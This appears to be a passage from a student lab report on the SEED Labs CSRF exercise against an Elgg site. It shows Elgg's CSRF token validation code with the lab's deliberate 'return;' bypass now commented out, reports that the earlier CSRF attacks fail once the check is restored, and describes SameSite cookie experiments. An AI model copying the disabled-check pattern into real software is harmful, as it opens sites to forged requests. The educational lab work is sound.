
    use TimeUsing;

    /**
     * @var Config
     */
    protected $config;

    /**
     * @var ElggSession
     */
    protected $session;

    /**
     * @var ElggCrypto
     */
    protected $crypto;
```

This is the updated code, where the return function is commented to make a secure connection.



```
GNU nano 4.8
root@9d0f74be416d:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
$this->session = $session;
$this->crypto = $crypto;
$this->hmac = $hmac;
}

/**
 * Validate CSRF tokens present in the request
 *
 * @param Request $request Request
 *
 * @return void
 * @throws CsrfException
 */
public function validate(Request $request) {
//    return; // Added for SEED Labs (disabling the CSRF countermeasure)


    $token = $request->getParam('_elgg_token');
    $ts = $request->getParam('_elgg_ts');

    $session_id = $this->session->getId();



    if (($token) && ($ts) && ($session_id)) {
        if ($this->validateTokenOwnership($token, $ts)) {
            if ($this->validateTokenTimestamp($ts)) {
                // We have already got this far, so unless anything
                // else says something to the contrary we assume we're ok
                $returnval = $request->elgg()->hooks->trigger('action_gatekeeper:permission');
            }
        }
    }
}

^G Get Help      ^O Write Out     ^W Where Is      ^K Cut Text      ^J Justify      ^C Cur Pos      M-U Undo
^X Exit          ^R Read File     ^M Replace       ^U Paste Text   ^T To Spell     ^ ^ Go To Line  M-E Redo
```

Now, you are already login as Alice profile and check that all the CSRF attacks are now applicable or not.




Now, as the CSRF attacks do not have access to do with that particular user. It displays error because of different tokens from the different session logs which are not fulfilling the authenticity of the website. Below two pictures show error result of both Attack as we did above with other users.




Task 4.2: Experimenting the same-site & cross-site cookies.


In Experiment A, it redirects to the same site and all the cookies would follow the cookies accordingly.




In this, either we send the post or get request to the same website, it have all those cookies that it already has.




The output is the same for all the requests that would be placed from the same website.




Now, if the request is redirected to other websites, the Experiment B is there.



It is output for get and link request that is placed in Experiment B.



It is output for the post request that is placed in Experiment B.



Work Division:

Name	Roll No	Work Division
Zeeshan Ali	20i-2465	SQL, CSRF → pre-Task & Task 1,2, 3,4,5,6
Ans Zeeshan	20i-0543	XXS, CSRF → pre-Setup & Task 1,2, 3,4,5,6